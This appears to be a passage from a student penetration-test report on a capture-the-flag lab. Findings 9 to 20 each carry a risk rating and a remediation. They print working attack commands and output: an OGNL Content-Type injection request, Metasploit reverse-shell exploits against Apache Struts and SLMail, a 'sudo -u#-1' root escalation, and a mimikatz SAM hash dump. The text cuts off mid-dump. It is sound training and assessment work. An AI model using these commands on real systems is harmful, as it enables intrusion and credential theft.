
Vulnerability 9	Findings
<b>Title</b>	Exposed Sensitive Data through Open Source
<b>Type (Web app / Linux OS / Windows OS)</b>	Web Application
<b>Risk Rating</b>	Critical

<b>Description</b>	OSINT lookup of totalrecall.xyz was done to check WHOIS record on CentralOps.net
<b>Images</b>	
<b>Affected Hosts</b>	totalrecall.xyz
<b>Remediation</b>	Use a third-party to hide sensitive information of the corporation from WHOIS records.

Vulnerability 10	Findings
Title	Nmap Scan Results

Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	An Nmap scan was done to check for open hosts and ports within the subnet range: nmap -sV 192.168.13.0/24
Images	
Affected Hosts	192.168.13.0/24
Remediation	Close IP addresses and ports that are not being used.

Vulnerability 11	Findings
Title	Nmap Aggressive Scan Results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	An aggressive Nmap scan was done for 192.168.13.13. nmap -A 192.168.13.13



<b>Images</b>  <pre> └─[root@kali:~]# nmap -A 192.168.13.13 Starting Nmap 7.92 ( https://nmap.org ) at 2023-09-24 11:44 EDT Nmap scan report for 192.168.13.13 Host is up (0.000052s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp    open  http  Apache httpd 2.4.25 ((Debian))   http-robots.txt: 22 disallowed entries (15 shown)  _ /core/ /profiles/ /README.txt /web.config /admin/  _/comment/reply/ /filter/tips /node/add/ /search/ /user/register/  _/user/password/ /user/login/ /user/logout/ /index.php/admin/  _/index.php/comment/reply/  _/http-generator: Drupal 8 (https://www.drupal.org)  _/http-title: Home   Drupal CVE-2019-6340  _/http-server-header: Apache/2.4.25 (Debian) MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop  TRACEROUTE HOP RTT      ADDRESS 1  0.05 ms  192.168.13.13  OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  Nmap done: 1 IP address (1 host up) scanned in 17.65 seconds </pre>	
<b>Affected Hosts</b> 192.168.13.13	
<b>Remediation</b> Configure a firewall to prevent exposure of services that are open.	

Vulnerability 12	Findings
<b>Title</b>	Meterpreter Shell Session of 192.168.13.13 (Drupal RESTful Web Services unserialize () RCE)
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Successful Meterpreter session was created on 192.168.13.13 to test port 80 on unix/webapp/drupal_restws_unserialize.

Vulnerability 13	Findings
Title	Nessus Scan Results
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Nessus scan was done to check for vulnerabilities for 192.168.13.12.

<b>Images</b>	<p>Flag 6 / Plugin #97610</p> <p><a href="#">Configure</a></p> <p><a href="#">Back to Vulnerabilities</a></p> <p>Hosts 1    Vulnerabilities 12    History 1</p> <p><b>CRITICAL</b> Apache Struts 2.3.5 - 2.3.31 / 2.5.x &lt; 2.5.10.1 Jakarta Multipart Par...</p> <p><b>Description</b> The version of Apache Struts running on the remote host is affected by a remote code execution vulnerability in the Jakarta Multipart parser due to improper handling of the Content-Type header. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type header value in the HTTP request, to potentially execute arbitrary code, subject to the privileges of the web server user.</p> <p><b>Solution</b> Upgrade to Apache Struts version 2.3.32 / 2.5.10.1 or later. Alternatively, apply the workaround referenced in the vendor advisory.</p> <p><b>See Also</b> <a href="http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html">http://blog.talosintelligence.com/2017/03/apache-0-day-exploited.html</a> <a href="http://www.nessus.org/u77e9c654">http://www.nessus.org/u77e9c654</a> <a href="https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1">https://cwiki.apache.org/confluence/display/WW/Version+Notes+2.5.10.1</a> <a href="https://cwiki.apache.org/confluence/display/WW/S2-045">https://cwiki.apache.org/confluence/display/WW/S2-045</a></p> <p><b>Output</b> Nessus was able to exploit the issue using the following request : GET / HTTP/1.1 Host: 192.168.13.12:8080 Accept-Charset: iso-8859-1,utf-8;q=0.9,*;q=0.1 Accept-Language: en Content-Type: %{#context['com.opensymphony.xwork2.dispatcher.HttpServletResponse'].addHeader('X-Tenable','YFQ1X1gA')}.multipart/form-data Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0) Pragma: no-cache Accept: */*</p> <p><b>Plugin Details</b></p> <p>Severity: Critical ID: 97610 Version: 1.24 Type: remote Family: CGI abuses Published: March 8, 2017 Modified: November 30, 2021</p> <p><b>Risk Information</b></p> <p>Risk Factor: Critical <b>CVSS v3.0 Base Score 10.0</b> CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/U:N/S:C/C:H/I:H/A:H CVSS v3.0 Temporal Vector: CVSS:3.0/E:IH/RL:O/RC:C CVSS v3.0 Temporal Score: 9.5 CVSS v2.0 Base Score: 10.0 CVSS v2.0 Temporal Score: 8.7 CVSS v2.0 Vector: CVSS2:AV:N/AC:L/Au:N/C:C/I/C/A:C CVSS v2.0 Temporal Vector: CVSS2:E:H/RL:O/RC:C</p> <p><b>Vulnerability Information</b></p> <p>CPE: cpe:/a:apache:struts</p>
<b>Affected Hosts</b>	192.168.13.12
<b>Remediation</b>	Update Apache Struts to the latest version.



<b>Vulnerability 14</b>		<b>Findings</b>
<b>Title</b>		Meterpreter Shell Session of 192.168.13.12 (Apache Struts Jakarta Multipart Parser OGNL injection)
<b>Type (Web app / Linux OS / Windows OS)</b>		Linux OS
<b>Risk Rating</b>		Critical
<b>Description</b>		From the result of the Nessus Scan, a vulnerable exploit was found used to open a Meterpreter Shell Session of 192.168.13.12 using exploit/multi/http.struts2_content_type_ognl .


<b>Images</b>	<p><b>Exploitable With</b></p> <hr/> <p>Metasploit (Apache Struts Jakarta Multipart Parser OGNL Injection)</p> <p>CANVAS ()</p> <p>Core Impact</p> <p><b>Reference Information</b></p> <hr/> <p>EDB-ID: <a href="#">41570</a>, <a href="#">41614</a></p> <p>CERT: <a href="#">834067</a></p> <p>BID: <a href="#">96729</a></p> <p>CISA-KNOWN-EXPLOITED: 2022/05/03</p> <p>CVE: <a href="#">CVE-2017-5638</a></p>  <p>The screenshot shows the Metasploit Framework interface with the command 'search apache struts' entered. It displays a list of matching modules, each with a name, disclosure date, rank, check status, and description. Modules include exploit/multi/http/struts_default_action_mapper, exploit/multi/http/struts_dev_mode, exploit/multi/http/struts2_multi_eval_ognl, exploit/multi/http/struts2_namespace_ognl, exploit/multi/http/struts2_rest_xstream, exploit/multi/http/struts2_code_exec_showcase, exploit/multi/http/struts2_code_exec_classloader, exploit/multi/http/struts_dmi_exec, exploit/multi/http/struts2_content_type_ognl, exploit/multi/http/struts2_code_exec_parameters, exploit/multi/http/struts_dmi_rest_exec, exploit/multi/http/struts_code_exec, exploit/multi/http/struts_code_exec_exception_delegator, exploit/multi/http/struts_include_params, and auxiliary/scanner/http/log4shell_scanner.</p>  <p>The screenshot shows the Metasploit Framework interface with the command 'msf6 exploit(multi/http/struts2_content_type_ognl) &gt; options' entered. It displays module options, payload options (linux/x64/meterpreter/reverse_tcp), and an exploit target section. The exploit target is set to 'Universal'.</p>
---------------	---

	<pre>msf6 exploit(multi/http/struts2_content_type_ognl) &gt; run [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [*] Meterpreter session 1 opened (192.168.13.1:4444 → 192.168.13.12:42656) at 2023-09-24 12:16:19 -0400 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created.  msf6 exploit(multi/http/struts2_content_type_ognl) &gt; sessions Active sessions =====</pre> <table border="1"> <thead> <tr> <th>Id</th><th>Name</th><th>Type</th><th>Information</th><th>Connection</th></tr> </thead> <tbody> <tr> <td>1</td><td>meterpreter</td><td>x64/linux</td><td>root @ 192.168.13.12</td><td>192.168.13.1:4444 → 192.168.13.12:42656 (192.168.13.12)</td></tr> </tbody> </table> <pre>msf6 exploit(multi/http/struts2_content_type_ognl) &gt; sessions 1 [*] Starting interaction with 1...  meterpreter &gt; shell Process 45 created. Channel 1 created. ls core cve-2017-538-example.jar entry-point.sh exploit </pre> <pre>meterpreter &gt; shell Process 60 created. Channel 3 created. ls -a . .. core cve-2017-538-example.jar entry-point.sh exploit cd ls -a . .. .m2 flagisinThisfile.7z cat flagisinThisfile.7z 7z***'tV*%*!***flag 10 is wjasdufsdkg *3*€***@6=♦t***#*♦@*{ ***&lt;&lt;H*vw{I***W* F***Q*****I*****?*;♦&lt;*Ex *****+ N***kwell Automation T***Manager ThinServer Multiplexing n*]#</pre>	Id	Name	Type	Information	Connection	1	meterpreter	x64/linux	root @ 192.168.13.12	192.168.13.1:4444 → 192.168.13.12:42656 (192.168.13.12)
Id	Name	Type	Information	Connection							
1	meterpreter	x64/linux	root @ 192.168.13.12	192.168.13.1:4444 → 192.168.13.12:42656 (192.168.13.12)							
Affected Hosts	192.168.13.12										
Remediation	Update Apache to the latest version.										

Vulnerability 15	Findings
Title	Privilege Escalation
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>Privilege escalation was done using user credentials found from the WHOIS record scan to gain root access of 192.168.13.14.</p> <pre>ssh alice@192.168.13.14 password: alice sudo -u#-1 su</pre>

<b>Images</b>	<pre>(root㉿kali)-[~] └─# ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)   * Documentation: https://help.ubuntu.com  * Management: https://landscape.canonical.com  * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into.  To restore this content, you can run the 'unminimize' command.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.  Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.  Last login: Sun Sep 24 17:40:42 2023 from 192.168.13.1 Could not chdir to home directory /home/alice: No such file or directory \$ whoami alice \$ id uid=1001(alice) gid=1001(alice) groups=1001(alice) \$ sudo -u#-1 su root@bb33628c887e:/# id uid=0(root) gid=0(root) groups=0(root)</pre>
	<pre>root@bb33628c887e:/# find / -iname "*flag*" /root/flag12.txt /sys/devices/platform/serial8250/tty/ttyS2/flags /sys/devices/platform/serial8250/tty/ttyS0/flags /sys/devices/platform/serial8250/tty/ttyS3/flags /sys/devices/platform/serial8250/tty/ttyS1/flags /sys/devices/virtual/net/lo/flags /sys/devices/virtual/net/eth0/flags /sys/module/scsi_mod/parameters/default_dev_flags /proc/sys/kernel/acpi_video_flags /proc/sys/kernel/sched_domain/cpu0/domain0/flags /proc/sys/kernel/sched_domain/cpu1/domain0/flags /proc/kpageflags root@bb33628c887e:/# pwd / root@bb33628c887e:/# cd root root@bb33628c887e:~/# ls -al total 20 drwx----- 1 root root 4096 Feb  8  2022 . drwxr-xr-x 1 root root 4096 Sep 18 22:43 .. -rw-r--r-- 1 root root 3106 Apr  9  2018 .bashrc -rw-r--r-- 1 root root  148 Aug 17  2015 .profile -rw-r--r-- 1 root root   13 Feb  8  2022 flag12.txt root@bb33628c887e:~/# cat flag12.txt d7sdfksdf384</pre>
<b>Affected Hosts</b>	192.168.13.14
<b>Remediation</b>	Require password to meet basic requirements such as minimum length of at least 8 characters, lowercase, uppercase, and symbols.

Vulnerability 16	Findings
Title	Exposed User Credentials
Type (Web app / Linux OS / Windows OS)	Web App and Linux OS
Risk Rating	Critical
Description	Totalrecall's github repository contained a user and a hashed password associated with it. Password was successfully cracked using john.
Images	 
Affected Hosts	totalrecall/site/xamp.users
Remediation	Remove credentials from the repository and implement stronger security on who can have access to said site. Remove user credentials.

Vulnerability 17	Findings
Title	User Access for IP address using Stolen Credentials
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Stolen credentials, from previous vulnerability, were used to successfully access the site.
Images	
Affected Hosts	172.22.117.20
Remediation	Shut down sites that no longer are needed or require stronger credentials.

Vulnerability 18	Findings
Title	FTP Enumeration through Anonymous Identity
Type (Web app / Linux OS / Windows OS)	Linux OS and Windows OS
Risk Rating	Critical
Description	FTP port was detected as open from the aggressive Nmap scan of 172.22.117.20. Accessed FTP port as an anonymous user.

	<pre>Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00059s latency). Not shown: 990 closed tcp ports (reset) PORT      STATE SERVICE      VERSION 21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta  _ftp-syst:  _SYST: UNIX emulated by FileZilla  _ftp-bounce: bounce working!  _ftp-anon: Anonymous FTP login allowed (FTP code 230)  _r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt 25/tcp    open  smtp         SLMail smtpd 5.5.0.4433  _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN  _ This server supports the following commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT 79/tcp    open  finger        SLMail fingerd  _finger: Finger online user list request denied.\x0D 80/tcp    open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)  _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2  _http-auth:   HTTP/1.1 401 Unauthorized\x0D  _ Basic realm=Restricted Content  _http-title: 401 Unauthorized 106/tcp   open  pop3          SLMail pop3d 110/tcp   open  pop3          BVRP Software SLMAIL pop3d 135/tcp   open  msrpc         Microsoft Windows RPC 139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn 443/tcp   open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)  _ssl-cert: Subject: commonName=localhost   Not valid before: 2009-11-10T23:48:47   Not valid after:  2019-11-08T23:48:47  _tls-alpn:  _ http/1.1  _ssl-date: TLS randomness does not represent time  _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2  _http-auth:   HTTP/1.1 401 Unauthorized\x0D  _ Basic realm=Restricted Content  _http-title: 401 Unauthorized 445/tcp   open  microsoft-ds? MAC Address: 00:15:5D:02:04:12 (Microsoft) No exact OS matches for host (if you know what OS is running on it, see https://nmap.org/submit/ ).</pre> <p>TCP/IP fingerprint:</p> <pre>OS:SCANV=7.92%E=4%D=9/24%OT=21%CT=1%CU=35641%PV=Y%DS=1%D=0%D=Y%M=00155D%T OS:M=65107993XP=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%TSR=10%CTI=1%CI=1%II=1 OS=%SS=5%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8NNS%O4=M5B4NW8NNS%O5=M OS:5B4NW8NNS%O6=M5B4NNS)WIN(W1=FFFFF8W2=FFFFF8W4=FFFFF8W5=FFFFF8W6=FF70 OS:)ECN(R=Y%DF=Y%T=80%W=FFF%F%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+ OS=%F=A%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=RD=0%Q=)T3(R=Y%DF=Y%T OS:=80%W=0%S=Z%A=0%F=AR%O=RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=RD=0%Q=)U1(R OS:=A%A=0%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S OS:=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N OS:%T=80%CD=Z)</pre>
Images	
Affected Hosts	172.22.117.20
Remediation	Change FTP port 21 to SFTP port 22.

Vulnerability 19	Findings																																													
Title	Meterpreter Session of 172.22.117.20 (Seattle Lab Mail 5.5 POP3 Buffer Overflow)																																													
Type (Web app / Linux OS / Windows OS)	Linux OS and Windows OS																																													
Risk Rating	Critical																																													
Description	Successfully exploited port 110 of 172.22.117.20 through windows/pop3/seattlelab_pass exploit on Metasploit. A successful session of Meterpreter was run with full access to the remote desktop's directories and files.																																													
Images	<pre> msf6 exploit(windows/pop3/seattlelab_pass) &gt; options Module options (exploit/windows/pop3/seattlelab_pass):   Name   Current Setting  Required  Description   RHOSTS  172.22.117.20    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit   RPORT   110                yes        The target port (TCP)    Payload options (windows/meterpreter/reverse_tcp):   Name   Current Setting  Required  Description   EXITFUNC thread        yes        Exit technique (Accepted: '', seh, thread, process, none)   LHOST   172.22.117.100    yes        The listen address (an interface may be specified)   LPORT   4444              yes        The listen port    Exploit target:   Id  Name   --  --   0   Windows NT/2000/XP/2003 (SMBMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SMBMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:52936 ) at 2023-09-24 14:40:32 -0400  meterpreter &gt; ls -al Listing: C:\Program Files (x86)\SMBmail\System </pre> <table border="1"> <thead> <tr> <th>Mode</th><th>Size</th><th>Type</th><th>Last modified</th><th>Name</th></tr> </thead> <tbody> <tr> <td>100666/rw-rw-rw-</td><td>3358</td><td>fil</td><td>2007-11-19 13:40:14 -0500</td><td>listrcrd.txt</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1840</td><td>fil</td><td>2022-03-17 11:22:48 -0400</td><td>maillog.000</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>3793</td><td>fil</td><td>2023-09-20 19:02:08 -0400</td><td>maillog.001</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>30910</td><td>fil</td><td>2023-09-21 18:01:09 -0400</td><td>maillog.002</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>2159</td><td>fil</td><td>2023-09-22 15:33:09 -0400</td><td>maillog.003</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>1991</td><td>fil</td><td>2023-09-23 15:30:58 -0400</td><td>maillog.004</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>6087</td><td>fil</td><td>2023-09-24 11:35:41 -0400</td><td>maillog.005</td></tr> <tr> <td>100666/rw-rw-rw-</td><td>9717</td><td>fil</td><td>2023-09-24 14:40:30 -0400</td><td>maillog.txt</td></tr> </tbody> </table>	Mode	Size	Type	Last modified	Name	100666/rw-rw-rw-	3358	fil	2007-11-19 13:40:14 -0500	listrcrd.txt	100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000	100666/rw-rw-rw-	3793	fil	2023-09-20 19:02:08 -0400	maillog.001	100666/rw-rw-rw-	30910	fil	2023-09-21 18:01:09 -0400	maillog.002	100666/rw-rw-rw-	2159	fil	2023-09-22 15:33:09 -0400	maillog.003	100666/rw-rw-rw-	1991	fil	2023-09-23 15:30:58 -0400	maillog.004	100666/rw-rw-rw-	6087	fil	2023-09-24 11:35:41 -0400	maillog.005	100666/rw-rw-rw-	9717	fil	2023-09-24 14:40:30 -0400	maillog.txt
Mode	Size	Type	Last modified	Name																																										
100666/rw-rw-rw-	3358	fil	2007-11-19 13:40:14 -0500	listrcrd.txt																																										
100666/rw-rw-rw-	1840	fil	2022-03-17 11:22:48 -0400	maillog.000																																										
100666/rw-rw-rw-	3793	fil	2023-09-20 19:02:08 -0400	maillog.001																																										
100666/rw-rw-rw-	30910	fil	2023-09-21 18:01:09 -0400	maillog.002																																										
100666/rw-rw-rw-	2159	fil	2023-09-22 15:33:09 -0400	maillog.003																																										
100666/rw-rw-rw-	1991	fil	2023-09-23 15:30:58 -0400	maillog.004																																										
100666/rw-rw-rw-	6087	fil	2023-09-24 11:35:41 -0400	maillog.005																																										
100666/rw-rw-rw-	9717	fil	2023-09-24 14:40:30 -0400	maillog.txt																																										
Affected Hosts	172.22.117.20																																													
Remediation	Change service to a different mail server that is stronger and not as exploitable.																																													

Vulnerability 20	Findings
Title	Kiwi LSA Dump SAM
Type (Web app / Linux OS / Windows OS)	Linux OS and Windows OS
Risk Rating	Critical

<b>Description</b>	Through opening a successful Metasploit session, kiwi was loaded to view other user accounts and hashed passwords that were stored in 172.22.117.20.
Images	<pre> msf6 exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:53099 ) at 2023-09-26 15:46:33 -0400  meterpreter &gt; load kiwi Loading extension kiwi... .####. minimatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.oe) ## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) ## \ / ## &gt; http://blog.gentilkiwi.com/mimikatz ## v ## &gt; Vincent LE TOUX ( vincent.letoux@gmail.com ) ##### &gt; http://pingcastle.com / http://mysmartlogon.com **/   [*] Loaded x86 Kiwi on an x64 architecture.  Success. meterpreter &gt; kiwi_cmd lsadump::sam Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bbebcda  RID : 000001f4 (500) User : Administrator  RID : 000001f5 (501) User : Guest  RID : 000001f7 (503) User : DefaultAccount  RID : 000001f8 